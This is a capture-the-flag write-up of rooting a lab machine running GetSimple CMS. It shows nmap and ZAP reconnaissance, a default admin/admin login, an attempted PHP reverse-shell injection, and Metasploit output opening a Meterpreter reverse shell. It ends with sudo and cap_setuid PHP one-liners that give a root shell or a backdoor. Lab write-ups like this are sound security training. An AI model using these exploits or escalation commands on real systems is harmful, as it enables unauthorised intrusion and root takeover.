


Objective:

Task 1: enumerate host and gain a foothold. Read User1.txt

Task 2: escalate privilege to root and read root.txt


After receiving the IP: I used a series of nmap scans to determine what services were running and the state of ports. This includes versions




```
kali@kali:~$ nmap -sV -p- -u https://nmap.org
Starting Nmap 7.92 (https://nmap.org) at 2022-11-01 20:21 EDT
Nmap scan report for 10.129.172.122
Host is up (0.091s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 4c73a025f5fe817b822b36a9a54dc85e (RSA)
|_ 256 e1c056d052042f3cac9ae7b1792bbb13 (ECDSA)
|_ 256 523147140dc38e1573e3c42a23a1277 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 402.84 seconds
```


After observing there was an apache server running I used OWASPzap to spider it further,




Processed	Method	URI	Flags
GET	http	robots.txt	Seed
GET	http	sitemap.xml	Seed
GET	http	/admin/	Seed
GET	http	/admin/resetpassword.php	
GET	http	/admin/template/style.php?s&v=3.3...	
GET	http	/admin/index.php	
GET	http	/admin/template/ie6.css?v=3.3.15	
GET	http	/admin/template/js/jquery.getsimple...	
POST	http	/admin/resetpassword.php	
POST	http	/admin/index.php	
GET	http	/admin/resetpassword.php?upd=pw...	




I found a few pages ,a robots.txt that had no useful information, and the admin page. I, on a whim, tried logging in with the default admin/admin to try to capture the traffick , so I could use OWASPzapp to further fuzz the usernames and password. but the default login worked.



I fuzzed the usernames anyway




After logging in the admin page I attempted to inject a PHP reverseshell from pentestmonkey into the theme page




injecting the revershell (also the chrom extension 'hack tools' really makes this super easy.

I set up a netcat listener and attempted to get a reverse shell



but I was having difficulties with the use of app 'get simple' with the ability to host the page.

So when research the 'get simple' I found that there was an exploit in Metasploit



```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set rhosts
rhosts => 10.129.116.80
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > show options
Module options (exploit/multi/http/getsimplecms_unauth_code_exec):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    | 10.129.116.80   | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 80              | yes      | The target port (TCP)                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI | /               | yes      | The base path to the cms                                                                     |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.10.10     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                           |
|----|--------------------------------|
| 0  | GetSimpleCMS 3.3.15 and before |


msf6 exploit(multi/http/getsimplecms_unauth_code_exec) >
```

I attack and achieve a foothold


```
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > set lhost
lhost => 10.10.15.172
msf6 exploit(multi/http/getsimplecms_unauth_code_exec) > run
[*] Started reverse TCP handler on 10.10.15.172:4444
[*] Sending stage (39927 bytes) to 10.129.116.80
[*] Meterpreter session 1 opened (10.10.15.172:4444 -> 10.129.116.80:51622) at 2022-11-02 13:05:40 -0400

ls
meterpreter >
meterpreter > ls
Listing: /var/www/html/theme

Mode                Size      Type       Last modified          Name
-----
040755/rwxr-xr-x    4096    dir       2018-09-07 13:58:59 -0400 Cardinal
040755/rwxr-xr-x    4096    dir       2018-09-07 13:58:59 -0400 Innovation
100644/rw-r--r--    1122    file      2022-11-02 13:01:43 -0400 PEqXUoK.php
100644/rw-r--r--    1122    file      2022-11-02 13:03:07 -0400 bKbrqjozcKTP.php
100644/rw-r--r--    1122    file      2022-11-02 13:05:35 -0400 ydvpBV.php

meterpreter >
```

I find the user.txt and the hash flag



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php
CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"
```

this PHP command will promote the users to root



I then read the root.txt for the hash

